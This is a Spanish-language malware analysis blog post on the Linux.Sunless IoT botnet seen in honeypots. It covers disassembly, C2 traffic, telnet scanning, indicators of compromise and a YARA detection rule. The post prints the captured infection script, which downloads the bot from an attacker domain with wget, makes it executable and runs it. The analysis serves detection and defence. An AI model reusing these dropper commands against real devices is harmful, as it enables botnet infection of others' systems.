Análisis de Linux.Sunless - Security Art Work

By Joan Soriano

Published: 2019-01-09 · Archived: 2026-04-05 22:02:10 UTC

Siguiendo con nuestra serie de artículos de seguimiento de botnets IoT, en el siguiente artículo vamos a analizar el malware Sunless, el cual fue detectado en nuestros honeypots entre el 18 y el 19 de diciembre.
Este malware se caracteriza por distanciarse en gran medida de variantes basadas en Mirai, incorporando mecanismos de eliminación de la "competencia" a través de técnicas rudimentarias, vistas anteriormente en mineros.

SHA256	1dc7e88b4bca0d5ae3dfa53104b15e972331549816a020e3ae82f9069abeaca4
MD5	917e30ace941c3ed61a7643c5a17f592
Arch	x86
Size	58095

Infección

Tal y como podemos observar en la imagen inferior, Sunless recicla el método de infección característica del malware IoT, utilizando el famoso script bricker.sh, el cual podemos encontrar en numerosas fuentes abiertas.

```
enable
system
shell
sh
>/tmp/.ptmx && cd /tmp/
>/var/.ptmx && cd /var/
>/dev/.ptmx && cd /dev/
>/mnt/.ptmx && cd /mnt/
>/var/run/.ptmx && cd /var/run/
>/var/tmp/.ptmx && cd /var/tmp/
>/.ptmx && cd /
>/dev/netslink/.ptmx && cd /dev/netslink/
>/dev/shm/.ptmx && cd /dev/shm/
>/bin/.ptmx && cd /bin/
>/etc/.ptmx && cd /etc/
>/boot/.ptmx && cd /boot/
>/usr/.ptmx && cd /usr/
/bin/busybox rm -rf defileBinary sunlessdlr
/bin/busybox cp /bin/busybox defileBinary; >defileBinary; /bin/busybox chmod 777 defileBinary; /bin/busybox SUNLESS
/bin/busybox cat /bin/busybox || while read i; do echo $i; done < /bin/busybox
/bin/busybox SUNLESS
/bin/busybox wget; /bin/busybox tftp; /bin/busybox SUNLESS
/bin/busybox wget http://bot.sunless.network:80/sunless.ppc -O - > defileBinary; /bin/busybox chmod 777 defileBinary; /bin/busybox SUNLESS
./defileBinary loader.ppc.wget; /bin/busybox SSELNUS
/bin/busybox rm -rf sunlessdlr; >defileBinary; /bin/busybox SUNLESS
```

En dichos registros, ya podemos encontrar el dominio de descarga de la botnet

http://bot[.]sunless[.]network

Análisis del bot

Si llevamos a cabo el análisis del binario, lo primero que encontramos es la ejecución en pantalla de un bonito mensaje de bienvenida a la botnet:

```
server@server-VirtualBox:~$ ./sunless.x86
your device got infected by sunless IG @inboatzwetrust
```

A continuación, lleva a cabo el escaneo de información del sistema para detectar posibles procesos maliciosos. Dicho escaneo es llevado a cabo a través de la búsqueda de strings características en las siguientes rutas:

proc/%d/exe
proc/%d/maps
proc/%d/cmdline

Las cadenas de texto que busca en cmdline son las siguientes:

dropbear	.arm
cumingay	.mips
encoder	.mpsl
./	.arm
/tmp/	.mips
/root/	.x86

Por otra parte, las cadenas que busca en maps, son las siguientes:

/root/	/mnt/
/dev/	/tmp/
/var/	

```
0x004019cc      755a            jne 0x401a28
0x004019ce      be4cb94000      mov esi, str..arm           ; 0x40b94c ; ".arm"
0x004019d3      4889df          mov rdi, rbx
0x004019d6      e8a93d0000      call 0x405784
0x004019db      4885c0          test rax, rax
0x004019de      7548            jne 0x401a28
0x004019e0      be51b94000      mov esi, str..mips          ; 0x40b951 ; ".mips"
0x004019e5      4889df          mov rdi, rbx
0x004019e8      e8973d0000      call 0x405784
0x004019ed      4885c0          test rax, rax
0x004019f0      7536            jne 0x401a28
0x004019f2      be57b94000      mov esi, str..mpsl          ; 0x40b957 ; ".mpsl"
0x004019f7      4889df          mov rdi, rbx
0x004019fa      e8853d0000      call 0x405784
0x004019ff      4885c0          test rax, rax
0x00401a02      7524            jne 0x401a28
0x00401a04      be5db94000      mov esi, str.root           ; 0x40b95d ; "/root/"
0x00401a09      4889df          mov rdi, rbx
0x00401a0c      e8733d0000      call 0x405784
0x00401a11      4885c0          test rax, rax
0x00401a14      7512            jne 0x401a28
0x00401a16      be64b94000      mov esi, str.tmp            ; 0x40b964 ; "/tmp/"
0x00401a1b      4889df          mov rdi, rbx
0x00401a1e      e8613d0000      call 0x405784
```

Una vez detecta esta información, además de matar el proceso detectado, se transmite al servidor C2, con dirección IP 217.61.6[.]249, a través de las siguientes peticiones:

```
0x00401ae8      4489f1          mov ecx, r14d
0x00401aeb      beb9b94000      mov esi, str.found_malware_string_in_maps_killing_now._bin_name_____s__pid_____d

0x00401af0      31c0            xor eax, eax
0x00401af2      4889df          mov rdi, rbx
0x00401af5      e88e200000      call 0x403b88
```

6131	5.157342	217.61.6.249	10.0.2.15	TCP
6262	5.169206	10.0.2.15	217.61.6.249	TCP
6441	5.195918	217.61.6.249	10.0.2.15	TCP
7088	5.568762	10.0.2.15	217.61.6.249	TCP
7089	5.569297	217.61.6.249	10.0.2.15	TCP
7361	6.091279	217.61.6.249	10.0.2.15	TCP
7362	6.091292	10.0.2.15	217.61.6.249	TCP

```
fftt:(null)
found malware string in maps killing now. bin name --> "/lib/systemd/systemd-journald" pid --> 227
found malware string in maps killing now. bin name --> "/lib/systemd/systemd-journald" pid --> 2625
.]0; Bots: 20 ..]0; Bots: 20 ..]0; Bots: 20 ..]0; Bots: 20 ..]0; Bots: 20 ..]0; Bots: 20 .found malware
string in maps killing now. bin name --> "/lib/systemd/systemd-journald" pid --> 2627
.]0; Bots: 20 ..]0; Bots: 20 ..]0; Bots: 20 ..]0; Bots: 20 ..]0; Bots: 20 ..]0; Bots: 20 .found malware
string in maps killing now. bin name --> "/lib/systemd/systemd-journald" pid --> 2630
```

Tras llevar a cabo la fase de persistencia, comienza el escaneo de dispositivos TELNET, a través de peticiones SYN a puertos 23 y 2323.

10.0.2.15	68.140.0.231	TCP	54 13303 → 2323 [SYN] Seq=0 Win=15103 Len=0
10.0.2.15	181.73.87.52	TCP	54 13303 → 23 [SYN] Seq=0 Win=15103 Len=0
10.0.2.15	113.219.62.57	TCP	54 13303 → 23 [SYN] Seq=0 Win=15103 Len=0
10.0.2.15	162.202.206.204	TCP	54 13303 → 23 [SYN] Seq=0 Win=15103 Len=0
10.0.2.15	109.207.15.33	TCP	54 13303 → 23 [SYN] Seq=0 Win=15103 Len=0
10.0.2.15	25.218.42.8	TCP	54 13303 → 23 [SYN] Seq=0 Win=15103 Len=0
10.0.2.15	220.44.197.146	TCP	54 13303 → 23 [SYN] Seq=0 Win=15103 Len=0
10.0.2.15	171.54.237.34	TCP	54 13303 → 23 [SYN] Seq=0 Win=15103 Len=0


En caso de detectar un dispositivo TELNET, éste informa al servidor C2 de dicha disponibilidad, notificando al servidor a través del dominio scanlisten.sunless[.]network.

```
488b06          mov rax, qword [rsi]
befbbb4000      mov esi, str.e_1_35m_Found_telnet_device_____d._d._d._d:_s:_s ; 0x40bbfb
48890424        mov qword [rsp], rax
31c0            xor eax, eax
e83c080000      call fcn.00403b88
8b3d86b21000    mov edi, dword [0x0050e5d8] ; [0x50e5d8:4]=0
```


```
0x004033a1      89c5            mov ebp, eax
0x004033a3      0f8467f0ffff    je 0x402410
0x004033a9      bf2dbc4000      mov edi, str.scanlisten.sunless.network ; 0x40bc2d ; "scanlisten.sunless.network"
0x004033ae      66c784249009.   mov word [rsp + 0x990], 2
0x004033b8      66c784249209.   mov word [rsp + 0x992], 0x7488 ; [0x7488:2]=0xffff
0x004033c2      e859260000      call 0x405a20
```

Detrás de Sunless


Si hacemos caso a la salida por pantalla del binario y accedemos al Instagram, la visualización del perfil es la siguiente:




Únicamente contiene dos publicaciones, ambas relacionadas con el mundo de la denegación de servicio vía IoT. La primera de ellas hace referencia al panel de control cyber-stress[.]us, el cual no parece estar activo en el momento de la redacción del presente artículo.



Otra información adicional, son los precios del alquiler de la botnet:



Esta información nos permite relacionar a la botnet Sunless con la variante LEAN de Mirai, pues el dominio cyber-stress[.] ya fue detectado como parte de su infraestructura, por lo que podríamos deducir que la gente detrás de ambas botnets es la misma.



Así pues, gran parte del formato parece estar alejado a las variantes más características del malware IoT por lo que todo apunta que sí se está trabajando en nuevas aproximaciones en la infección de dispositivos, siendo ésta más compleja a cada día.

IoC

Scanlisten[.]sunless[.]network
bot[.]sunless[.]network
217.61.6[.]249
cyber-stress[.]us

Regla Yara

```
rule Sunless: MALW
{
  meta:
    description = "Linux.Sunless"
    author = "Joan Soriano / @w0lfvan"
    date = "2018-12-24"
    version = "1.0"
    MD5 = "917e30ace941c3ed61a7643c5a17f592"
    SHA256 = "1dc7e88b4bca0d5ae3dfa53104b15e972331549816a020e3ae82f9069abeaca4"
  strings:
    $a = "scanlisten.sunless.network"
    $b = "bot.sunless.network"
    $c = "found malware string in"
  condition:
    all of them
}
```

Source: https://www.securityartwork.es/2019/01/09/analisis-de-linux-sunless/